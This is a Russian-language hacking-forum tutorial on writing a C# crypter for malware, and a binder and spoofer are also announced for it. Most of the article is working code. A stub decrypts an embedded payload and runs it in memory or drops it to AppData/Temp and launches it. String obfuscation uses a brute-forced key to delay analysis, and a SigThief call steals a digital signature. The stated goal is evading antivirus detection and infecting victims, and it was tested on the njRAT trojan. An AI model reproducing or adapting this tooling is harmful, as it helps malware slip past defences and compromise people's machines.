Статья Криптор, джойнер два ствола. Пишем мульти-тулзу для малвари.

Доброго времени суток, XSS'овцы, давненько я не писал разных полезных тулз, поэтому решил разбавить цикл статей по созданию бота на PowerShell созданию своего набора утилит для тех, кто работает с малварью. В этой статье мы напишем приложение 3в1: криптор, биндер (он же джойнер), и спуфер для своих "злодеяний". В качестве GUI будем юзать Windows Forms и C#. Перед тем, как перейти к кодингу, следует определить некоторые термины, а так-же описать функционал нашей тулзы. Что-бы скачать и проверить тулзу самому, нужно открыть вложения и скачать архив.


Криптор - утилита которая будет сбивать скан-тайм детект от AB (и Windows Defender'a в частности), что позволит нашей малвари стать более "чистой" для антивирусов. Будет реализовано несколько методов шифрования на выбор.

Биндер\Джойнер - софт который будет "склеивать" 2 файла в один. Это может быть наш вирус + картинка. С помощью биндера и спуфера протолкнуть нашу малварьку терпиле жертве будет проще.

Спуфер - тулза для скрытия\маскировки исходного расширения файла в любой другой и смены иконки файла,так-же как и биндер будет полезен для целевого заражения.
И всё это в одном приложении!

Cryptor. Нудная теория.
В крипторе, как было сказано выше будет реализовано целых 6 разных методов шифрования файла, работать будет со всеми бинарными файлами (.Net & Native), хотя упор всё-таки будет на дотнетовские билды. Функционал криптора будет зависимость от файла, если файл является дотнетовской сборкой, то дополнительно можно будет добавить обфускацию строк (интересный метод, кстати, можно убить сразу двух зайцев: делать задержку мат.вычислениями и декодить строки, при том, что ключ не будет вшит в билде, подробнее будет ниже), а так-же выполнение декодированного файла будет происходить в памяти (рефлексией), но при необходимости можно оставить дропом в папку.Если билд нативный обфускация строк недоступна. Так-же бонусом добавим возможность стиллинга цифровой подписи с другого файла с помощью SigThief.
Перейдём уже к коду.

Более интересная практика.
Создаём новое Windows Forms приложение и накинем простую форму:



На все кнопки, которые будут использоваться для указания пути файла используем OpenFileDialog, в качестве фультра установим паттерн на *.exe файлы. Так-же в событии кнопки добавляем boolean-переменную isDotNetFile которая указывает является ли файл дотнет-сборкой, далее это будет проверяться и в зависимости от значения переменной некоторые элементы на форме будут недоступны.
C#:

```
private void buttonFileLocation_Click(object sender, EventArgs e)
        {
            bool isDotNetFile = true;

            checkBoxObfuscateStrings.Enabled = true;
            checkBoxMemory.Enabled = true;
            isDotNetFile = true;

            OpenFileDialog dialog = new OpenFileDialog();
            dialog.Filter = "Exe File |*.exe"; // filter
            if (dialog.ShowDialog() == DialogResult.OK) {
                textBoxFileLocation.Text = dialog.FileName; // set full file name to textbox
                textBoxFileLocation.Enabled = false;

                // try load assembly
                try
                {
                    System.Reflection.AssemblyName testAssembly =
                        System.Reflection.AssemblyName.GetAssemblyName(dialog.FileName);
                }
                catch
                {
                    isDotNetFile = false;
                }
                // if file not dotnet asm
                if (!isDotNetFile)
                {
                    checkBoxObfuscateStrings.Enabled = false;
                    checkBoxMemory.Enabled = false;
                }
            }
        }
```

Двигаемся далее, в radiobutton'ах ничего не трогаем, на событие checkbox'a Run in Memory включаем\отключаем combobox. На следующей кнопке "Generate" в зоне Key при нажатие генерируем рандомную строку, которая будет использоваться для энкода файла:
C#:

```
private static Random random = new Random();
        private void buttonKey_Click(object sender, EventArgs e)
        {
            string chars = "爱毒品和钱和您的妓女";
            string randomStr = new string(Enumerable.Repeat(chars, chars.Length).Select(s =>
s[random.Next(s.Length)]).ToArray());

            textBoxKey.Text = randomStr;
        }
```

На кнопку в SigThief так-же добавляем диалог выбора файла:
C#:

```
private void buttonSigThief_Click(object sender, EventArgs e)
{
    OpenFileDialog dialog = new OpenFileDialog();
    dialog.Filter = "Exe File |*.exe";

    if (dialog.ShowDialog() == DialogResult.OK)
    {
        textBoxSigThief.Text = dialog.FileName;
    }
}
```

Прежде, чем перейти к главной кнопке, нам нужно написать наш стаб для криптора, создаем отдельный проект (.Net 4.0).
Нам нужно объявить несколько папок, в которые файл будет дропаться (если он не выполняется в памяти), создаем коллекцию ключом и значением будет строка, в ней добавим 3 дефолтных пути:
C#:

```
 Dictionary<string, string> pathPairs = new Dictionary<string, string>() {
                { "%APPDATA%",
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) },
                { "%TEMP%", Path.GetTempPath() },
                { "%PROGRAMDATA%", Environment.ExpandEnvironmentVariables("%ProgramData%") }
            };
```

Добавим новый класс cCrypto, в котором будут храниться все необходимые методы дешифровки

```
class cCrypto
{
    public static byte[] DES_Decrypt(byte[] data, byte[] pass)...

    public static byte[] AES_Decrypt(byte[] cryptBytes, byte[] passBytes)...

    public static byte[] RC2_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)...

    public static byte[] RC4_Decrypt(byte[] pwd, byte[] data)...

    public static byte[] RFC_Decrypt(byte[] Data, byte[] salt)...

    public static byte[] XOR_Decrypt(byte[] data, byte[] key)...
}
```

Вернёмся к main'y, добавляем 2 переменные-строки *base64, pathToDrop* в первой будет храниться массив байтов файла в base64, во второй папка для дропа, так же создаём 3 переменные с массивом байтов: *encrypted (шифврованные байты), decrypted (расшифврованные байты), pass (байты ключа)*. Ещё одна строковая переменная tag, котороая будет отвечать за метод энкода байтов *(Пример: xor:%base64%)*. Ну и декодим байты, в зависимости от тега.
C#:

```
string base64 = "[base64]";
            string pathToDrop = "[path]";
            byte[] encrypted = Convert.FromBase64String(base64.Substring(4));
            byte[] decrypted = null;
            byte[] pass = Encoding.UTF8.GetBytes("[key]");

            string tag = base64.Substring(0, 3);
            switch (tag)
            {
                case "aes":
                    decrypted = cCrypto.AES_Decrypt(encrypted, pass);
                    break;
                case "des":
                    decrypted = cCrypto.DES_Decrypt(encrypted, pass);
                    break;
                case "rc2":
                    decrypted = cCrypto.RC2_Decrypt(encrypted, pass);
                    break;
                case "rc4":
                    decrypted = cCrypto.RC4_Decrypt(pass, encrypted);
                    break;
                case "rfc":
                    decrypted = cCrypto.RFC_Decrypt(encrypted, pass);
                    break;
                case "xor":
                    decrypted = cCrypto.XOR_Decrypt(encrypted, pass);
                    break;

                default:
                    break;
            }

            if (decrypted == null)
                return;
```

Далее идёт проверка на метод выполнения файла. Исходя из этой проверки стаб инвокает в себя код файла, иначе дропается в папку и запускается оттуда.
C#:


```
            if(pathToDrop == "Memory")
            {
                Assembly asm = AppDomain.CurrentDomain.Load(decrypted);
                MethodInfo methodInfo = asm.EntryPoint;
                object injObj = asm.CreateInstance(methodInfo.Name);
                object[] parametrs = new object[1];

                if(methodInfo.GetParameters().Length == 0)
                    parametrs = null;

                methodInfo.Invoke(injObj, parametrs);

                Console.WriteLine("running from memory...");
            }

            else if(pathToDrop.Contains("%"))
            {
                string[] paths = new string[] {
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), Path.GetTempPath(),
Environment.ExpandEnvironmentVariables("%ProgramData%") };
                string[] dirs = Directory.GetDirectories(paths[new
Random().Next(paths.Length)]);
                string randomPath = dirs[new Random().Next(dirs.Length)];

                string fileName = RandomString(new Random().Next(15)) + ".exe";
                pathPairs.Add("%RANDOM%", randomPath);
                string outputPath = pathPairs[pathToDrop] + $"\\{fileName}";

                File.WriteAllBytes(outputPath, decrypted);

                Process.Start(outputPath);

                Console.WriteLine($"Dropped to disk... {outputPath}");
            }
```

Билдим файл, и кладём его рядом с тулзой с именем *stub.bin*. Возвращаемся к билдеру. Так-же добавим все методы шифрования, в отдельную папку закидываем все методы энкода:

Перед тем как сбилдить готовый, криптованный файл, следуют рассказать о методе обфускации строк.

Как работает обфускация строк? (Теория)
Я упомянул, что ключа для декода строк не будет в билде, и это правда, билд сам будет искать ключ благодаря простому методу брутфорса. То есть билдером задаётся определённые символы и длина ключа будет равняться кол-ву символов, а сам клиент(стаб) будет брутить ключ. В "псевдо-коде" это выглядит так: билдер задаёт

рандомные символы, стаб перебирает разные варианты, при таком переборе будет проверяться: равна ли декодированная строка с текущим ключом, оригинальной строке, если нет, тогда брут перебирает следующую комбинацию, иначе ключ можно считать верным, и все строки в билде будут расшифровываться с найденным ключом. Весь процесс брута и есть задержка, если необходимо увеличить задержку, просто добавь больше символов, тогда вариаций будет гораздо больше и стаб будет искать ключ дольше. Этот код я писал для своего старого проекта, так вышло, что он не пригодился, зато пригодился тут, как прикольная плюшка.



C#:

```
class Obfuscate
    {
        public static MethodDef init;
        private static int encodedSTR_amount;

        static char[] charsToGen =
"شغظذخثتسرضفعصنملكيطحزوهدجبأ".ToCharArray();
        static Dictionary<string, string> dataPairs = generatePass_Chars(4, charsToGen);

        public static void InjectClass(ModuleDef module)
        {

            ModuleDefMD typeModule;
            TypeDef typeDef;
            IEnumerable<IDnlibDef> members;

            typeModule = ModuleDefMD.Load(typeof(cRC4).Module);

            foreach (TypeDef type in typeModule.GetTypes())
            {
                if (type.Name.Contains("cRC4"))
                {
                    string charstoBrute = dataPairs["chars"];

                    if (type.IsGlobalModuleType) continue;
                    foreach (var mDef in type.Methods)
                    {
                        if (!mDef.HasBody) continue;

                        var instr = mDef.Body.Instructions;

                        for (int i = 0; i < instr.Count - 3; i++)
                        {
                            if (instr[i].OpCode == OpCodes.Ldstr) // If instruction is string
                            {
                                var originalSTR = instr[i].Operand as string;
                                if(originalSTR == "testPass")
                                {
                                    Console.WriteLine("Replacing pass...");
                                    instr[i].Operand = RC4_Encrypt("JIJA");
                                }

                                if(originalSTR == "qwertasdf")
                                {
                                    Console.WriteLine("Replacing chars to brute...");
                                    instr[i].Operand = charstoBrute;
                                }
                            }
                        }
                    }
                }
```


```
    }

    typeDef = typeModule.ResolveTypeDef(MDToken.ToRID(typeof(cRC4).MetadataToken));
    members = InjectHelper.Inject(typeDef, module.GlobalType, module);
    init = (MethodDef)members.Single(method => method.Name == "Decrypt");

    foreach (MethodDef md in module.GlobalType.Methods)
    {
        if (md.Name == ".ctor")
        {
            module.GlobalType.Remove(md);
            break;
        }
    }

}

#region Encrypt Methods
static string pwd = dataPairs["pass"];
public static string RC4_Encrypt(string data)
{
    int a, i, j, k, tmp;
    int[] key, box;
    byte[] cipher;

    byte[] pwdBytes = Encoding.UTF8.GetBytes(pwd);
    byte[] dataBytes = Encoding.UTF8.GetBytes(data);

    key = new int[256];
    box = new int[256];
    cipher = new byte[dataBytes.Length];

    for (i = 0; i < 256; i++)
    {
        key[i] = pwdBytes[i % pwdBytes.Length];
        box[i] = i;
    }
    for (j = i = 0; i < 256; i++)
    {
        j = (j + box[i] + key[i]) % 256;
        tmp = box[i];
        box[i] = box[j];
        box[j] = tmp;
    }
    for (a = j = i = 0; i < dataBytes.Length; i++)
    {
        a++;
        a %= 256;
        j += box[a];
        j %= 256;
        tmp = box[a];
```

```
                box[a] = box[j];
                box[j] = tmp;
                k = box[((box[a] + box[j]) % 256)];
                cipher[i] = (byte)(dataBytes[i] ^ k);
            }

            using (var outputStream = new MemoryStream())
            {
                using (var gZipStream = new GZipStream(outputStream,
CompressionMode.Compress))
                    gZipStream.Write(cipher, 0, cipher.Length);

                var result = Convert.ToBase64String(outputStream.ToArray());

                return result;
            }
        }
        #endregion

        private static Dictionary<string, string> generatePass_Chars(int passLen, char[] CHR)
        {
            try
            {
                var chr = CHR;
                List<string> pass = new List<string>();
                List<string> chrs = new List<string>();
                List<int> blackListInts = new List<int>();

                for (int i = 0; i < passLen; i++) // Generate Random string w length
                {
                    int randomNum = GenerateRandomNumber(chr.Length);
                    pass.Add(chr[randomNum].ToString());
                }

                for (int i = 0; i < 21; i++) // Generate random charactersToTest | 21 --
Length of charactersToTest
                {
                    int randomNum = GenerateRandomNumber(chr.Length);
                    chrs.Add(chr[randomNum].ToString());
                }

                for (int i = 0; i < pass.Count; i++)
                {
                rerandom:

                    int randomNum = GenerateRandomNumber(chrs.Count);
                    if (!blackListInts.Contains(randomNum))
                    {
                        // chrs.Replace(chrs[randomNum], pass[i]); // replace random symbol
to pass symbol
                        chrs.RemoveAt(randomNum);
```

```
                    chrs.Insert(randomNum, pass[i]);

                    blackListInts.Add(randomNum);
                    Console.WriteLine($"[ TRASH ]  {randomNum}  |  Replaced:
{chrs[randomNum]} TO {pass[i]}");
                }

                else
                {
                    Console.WriteLine($"[ RERANDOM ]  {randomNum}");
                    goto rerandom;
                }
            }

            return new Dictionary<string, string> { { "pass", string.Join("", pass) }, {
"chars", string.Join("", chrs) }

        };
        }

        catch(Exception e) { Console.WriteLine(e); return null; }
    }


    public static int GenerateRandomNumber(int max)
    {
        var seed = Convert.ToInt32(Regex.Match(Guid.NewGuid().ToString(), @"\d+").Value);
        return new Random(seed).Next(0, max);
    }
}
```

Результат на примере:

```
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string text = array[0];
            string left = text;
            if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEADM5xQsAJ9eHkwMAAAA="), false) == 0)
            {
                OK.Send(<Module>.Decrypt("H4sIAAAAAAAEADM5xQsAJ9eHkwMAAAA="));
            }
            else if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEAFO8JI4MANX6QXwEAAAA"), false) == 0)
            {
                OK.Send(<Module>.Decrypt("H4sIAAAAAAAEAFO8JI4MANX6QXwEAAAA"));
            }
            else if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEADM8wVR1BAB548ejBQAAAA=="), false) == 0)
            {
                OK.SetWallpaper(array[1]);
            }
            else if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEAGO4JZB0svAnAP3nPbMHAAAA"), false) == 0)
            {
                Interaction.Shell(<Module>.Decrypt("H4sIAAAAAAAEAFO8LpZ0JucXa3hgdVESV/Hf5wAtAGJHEQAAAA=="), AppWinStyle.Hide, false, -1);
            }
            else if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEAGO8LpZ0JucXKwDVuf4SCAAAAA=="), false) == 0)
            {
                Interaction.Shell(<Module>.Decrypt("H4sIAAAAAAAEAFO8LpZ0JucXa3hgVVESV/Hf5wCZCxXhEQAAAA=="), AppWinStyle.Hide, false, -1);
            }
            else if (Operators.CompareString(left, <Module>.Decrypt("H4sIAAAAAAAEABM/y5Nyy+8fDwDJcYIVCAAAAA=="), false) == 0)
            {
                string left2 = array[1];
                MessageBoxIcon icon;
```

Как работает метод брутфорса?

На самом деле этот метод был найден мной на просторах интернета и немного переделан под свою нужду.

Разберём функцию брутфорса и приведём его в псевдокод. Первый делом обратим внимание на статические переменные: pwd- строка, в которой будет храниться итоговый ключ, result - временная переменная для ключа, isMatched - булевая переменная для проверки на наличие ключа, charactersToTestLength - длина символов в ключе (обновляется+ при каждом неудачном цикле подбора символов с текущей длинной), computedKeys - количество подборов кея, charactersToTest - сами сиволы для подбора. Теперь перейдём к методам.

Первая функция createCharArray создаёт массив символов, в качестве аргументов принимает length(количество символов в массиве), defaultChar(символ, с которого начнётся генерация строк). Следующая функция createNewKey уже создаёт сам ключ из массива символов(keyChars) и проводит проверку на то, является ли текущая позиция символа меньше индекса последнего символа, если эта проверка возвращает true функция вызывается рекурсивно, иначе количство сгенерированных ключей обновляется в +, и проводим проверку с данным ключом, если текст декодится с сгенерированным ключом без ошибок, тогда ключ считается найденным, в последствии будет использован для декода всех строк в билде. Третий метод startBruteForce(принимаюший длину ключа), вызывает два выше названных метода.

Ну и главный метод bruteKey который циклом запускает процесс брута(startBruteForce) пока ключ не будет найден, после его наличия обнавляет переменную pwd, помещает в него итоговый кей.

C#:

```
using System;
using System.IO;
using System.IO.Compression;
using System.Linq;
using System.Text;

namespace StringObfuscator.cStrings.Methods
{
    class cRC4
    {
        static string pwd = "";
        private static string result = "";
        private static bool isMatched = false;
        private static int charactersToTestLength = 0;
        private static long computedKeys = 0;
        static char[] charactersToTest = "qwertasdf".ToCharArray();


        public static string Decrypt(string data)
        {
            if(pwd == "")
            {
                bruteKey();
            }

            int a, i, j, k, tmp;
            int[] key, box;
            byte[] cipher;

            byte[] pwdBytes = Encoding.UTF8.GetBytes(pwd);
            byte[] dataBytes = Convert.FromBase64String(data);

            using (var inputStream = new MemoryStream(dataBytes))
            using (var gZipStream = new GZipStream(inputStream, CompressionMode.Decompress))
            using (var resultStream = new MemoryStream())
            {
                gZipStream.CopyTo(resultStream);
                dataBytes = resultStream.ToArray();
            }

            key = new int[256];
            box = new int[256];
            cipher = new byte[dataBytes.Length];

            for (i = 0; i < 256; i++)
            {
                key[i] = pwdBytes[i % pwdBytes.Length];
                box[i] = i;
            }
            for (j = i = 0; i < 256; i++)
            {
```

```
            j = (j + box[i] + key[i]) % 256;
            tmp = box[i];
            box[i] = box[j];
            box[j] = tmp;
        }
        for (a = j = i = 0; i < dataBytes.Length; i++)
        {
            a++;
            a %= 256;
            j += box[a];
            j %= 256;
            tmp = box[a];
            box[a] = box[j];
            box[j] = tmp;
            k = box[((box[a] + box[j]) % 256)];
            cipher[i] = (byte)(dataBytes[i] ^ k);
        }
        return Encoding.UTF8.GetString(cipher);
    }

    static void bruteKey()
    {
        var timeStarted = DateTime.Now;
        Console.WriteLine("Start BruteForce - {0}", timeStarted.ToString());

        charactersToTestLength = charactersToTest.Length;
        var estimatedPasswordLength = 0;

        while (!isMatched)
        {
            estimatedPasswordLength++;
            startBruteForce(estimatedPasswordLength);
        }

        Console.WriteLine("Password matched. - {0}", DateTime.Now.ToString());
        Console.WriteLine("Time passed: {0}s",
DateTime.Now.Subtract(timeStarted).TotalSeconds);
        Console.WriteLine("Resolved password: {0}", result);
        Console.WriteLine("Computed keys: {0}", computedKeys);

        pwd = result;
    }

    #region Brute Zone
    private static void startBruteForce(int keyLength)
    {
        var keyChars = createCharArray(keyLength, charactersToTest[0]);
        var indexOfLastChar = keyLength - 1;
        createNewKey(0, keyChars, keyLength, indexOfLastChar);
    }
    private static char[] createCharArray(int length, char defaultChar)
```

```
        {
            return (from c in new char[length] select defaultChar).ToArray();
        }
        private static void createNewKey(int currentCharPosition, char[] keyChars, int
keyLength, int indexOfLastChar)
        {
            var nextCharPosition = currentCharPosition + 1;
            for (int i = 0; i < charactersToTestLength; i++)
            {
                keyChars[currentCharPosition] = charactersToTest[i];
                if (currentCharPosition < indexOfLastChar)
                {
                    createNewKey(nextCharPosition, keyChars, keyLength, indexOfLastChar);
                }
                else
                {
                    computedKeys++;
                    pwd = new String(keyChars);
                    if(Decrypt("testPass") == "JIJA")
                    {
                        if (!isMatched)
                        {
                            isMatched = true;
                            result = new String(keyChars);
                        }
                        return;
                    }
                }
            }
        }

        #endregion
    }
}
```

Теперь переходим к кнопке build. Читаем все байты с файла, далее в зависимости от выбранного radiobutton'a шифруем байты и переводим в base64 строку:
C#:

```
byte[] fileBytes = File.ReadAllBytes(textBoxFileLocation.Text);

byte[] encrypted = null;
byte[] pass = Encoding.UTF8.GetBytes(textBoxKey.Text);

string tag = "";

            if (radioButton3DES.Checked) {
                tag = "des";
                encrypted = c3DES.Encrypt(fileBytes, pass);
            }
            if (radioButtonAES.Checked) {
                tag = "aes";
                encrypted = cAES.Encrypt(fileBytes, pass);
            }
            if (radioButtonRC2.Checked) {
                tag = "rc2";
                encrypted = cRC2.Encrypt(fileBytes, pass);
            }
            if (radioButtonRC4.Checked) {
                tag = "rc4";
                encrypted = cRC4.Encrypt(pass, fileBytes);
            }
            if (radioButtonRFC.Checked) {
                tag = "rfc";
                encrypted = cRFC.Encrypt(fileBytes, pass);
            }
            if (radioButtonXOR.Checked) {
                tag = "xor";
                encrypted = cXOR.EncryptOrDecrypt(fileBytes, pass);
            }
string base64 = tag + ":" + Convert.ToBase64String(encrypted);
```

Так-же делаем проверку на чек чекбокса с обфускацией строк, ищем все строки, шифруем их, и добавляем метод для декода в <Module>:
C#:

```
if (checkBoxObfuscateStrings.Checked)
            {
                ModuleDefMD fileModule = ModuleDefMD.Load(fileBytes);
                Obfuscate.InjectClass(fileModule);
                foreach (TypeDef type in fileModule.GetTypes())
                {
                    if (type.IsGlobalModuleType) continue;

                    foreach (MethodDef method in type.Methods)
                    {
                        if (!method.HasBody) continue;

                        var instr = method.Body.Instructions;
                        for (int i = 0; i < instr.Count - 3; i++)
                        {
                            if (instr[i].OpCode == OpCodes.Ldstr)
                            {
                                var originalSTR = instr[i].Operand as string;
                                if (checkBoxObfuscateStrings.Checked)
                                {
                                    string encodedSTR = null;
                                    encodedSTR = Obfuscate.RC4_Encrypt(originalSTR);

                                    instr[i].Operand = encodedSTR;
                                    instr.Insert(i + 1, Instruction.Create(OpCodes.Call,
Obfuscate.init));
                                }
                            }
                        }
                    }

                }
                var opts = new ModuleWriterOptions(fileModule);
                opts.Logger = DummyLogger.NoThrowInstance;
                string outputPath1 =
Path.GetFileNameWithoutExtension(textBoxFileLocation.Text) + "_patched.exe";
                fileModule.Write(outputPath1, opts);

                fileBytes = File.ReadAllBytes(outputPath1);
                File.Delete(outputPath1);
            }
```

Так-же проверяем строки в стабе и заменяем на нормальные значения, проверяем наличие галки на чекбоксе с SigThief, если есть запускаем cmd, который вызовет питон, который выполнит скрипт и добавит цифровую подпись файлу.


C#:

```
foreach (TypeDef type in module.GetTypes())
            {
                if (type.IsGlobalModuleType) continue;

                foreach (MethodDef method in type.Methods)
                {
                    if (!method.HasBody) continue;

                    var instr = method.Body.Instructions;
                    for (int i = 0; i < instr.Count - 3; i++)
                    {
                        if (instr[i].OpCode == OpCodes.Ldstr) // If instruction is string
                        {
                            var originalSTR = instr[i].Operand as string;

                            if (originalSTR == "[base64]")
                            {
                                instr[i].Operand = base64;
                            }

                            if (originalSTR == "[key]")
                            {
                                instr[i].Operand = textBoxKey.Text;
                            }

                            if(originalSTR == "[path]")
                            {
                                if (checkBoxMemory.Checked)
                                    instr[i].Operand = "Memory";
                                else
                                    instr[i].Operand = comboBoxDropPath.Text;
                            }
                        }
                    }
                }
            var opts2 = new ModuleWriterOptions(module);
            opts2.Logger = DummyLogger.NoThrowInstance;

            string outputPath = Path.GetFileNameWithoutExtension(textBoxFileLocation.Text) +
"_crypted.exe";
            module.Write(outputPath, opts2);

            if (textBoxSigThief.Text != "")
            {
                cmd($"/C sigthief.py -i {textBoxSigThief.Text} -t {outputPath} -o
{Path.GetFileNameWithoutExtension(outputPath)}_signed.exe");
                //File.Delete(outputPath);
            }
```


C#:

```
private static void cmd(string arg) {
    Process process = new Process();
    process.StartInfo.RedirectStandardOutput = true;
    ProcessStartInfo startInfo = new ProcessStartInfo();
    startInfo.WindowStyle = ProcessWindowStyle.Normal;
    startInfo.FileName = "cmd.exe";
    startInfo.Arguments = arg;
    process.StartInfo = startInfo;
    process.Start();
}
```

Криптор готов, проверяем детекты (проверял на самом грязном NjRat'e).
Чистый:



Крипт + подпись скайпа:

